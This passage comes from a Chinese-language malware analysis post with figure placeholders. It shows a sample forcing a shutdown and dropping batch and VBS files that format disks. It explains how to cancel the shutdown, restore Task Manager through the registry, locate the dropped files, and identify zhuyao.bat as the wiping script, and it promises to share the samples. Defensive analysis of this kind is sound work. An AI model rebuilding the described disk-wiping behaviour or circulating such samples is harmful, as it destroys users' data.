


图9

运行样本之后不久就会提示自动关机，关机之后再运行批处理进行格盘啊什么的；后面我会带大家一起分析。图10提示关机。我们只要在开始-->运行>cmd>shutdown -a就可以取消关机了！常识啊！作者把大家都当大白菜了！




图10




图11

现在我们来看下当前的进程，由于任务管理器已经被禁用了，任务管理器恢复-->：打开注册表“[HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Policies\System]”分支，在左边找到“DisableTaskMgr”项

（如没有则新建，其类型为REG_DWORD），

其值设置为1则禁止，

其值设置为0则启用。如图11：）




图12

在运行样本前我就已经用TinyFirewallPr检测了。图12为程序的日志文件：

根据TinyFirewallPr的记录很轻松的就找到了病毒释放出来的包位于c:\windows\system\chinaheibao目录下，现在我们来围观下里面的东东吧！如图13：




图13

vbs、bat大家都懂的，bat加密了，我给解密出来了如图14：




图14

非常清晰的展示了程序的执行流程，做了什么都在这些bat和vbs里面。格盘什么的重点在zhuyao.bat（鄙视作者

用拼音，一般只有菜菜才喜欢这么搞的呃…所以不要觉得作者是什么大神之类，都是些很基本的东西，然后组合起来就成了你们所看到的病毒了。）里面，各种工具和样本以及解密后的文件都会打包发出来的！喜欢围观的朋友围观下吧！




图15

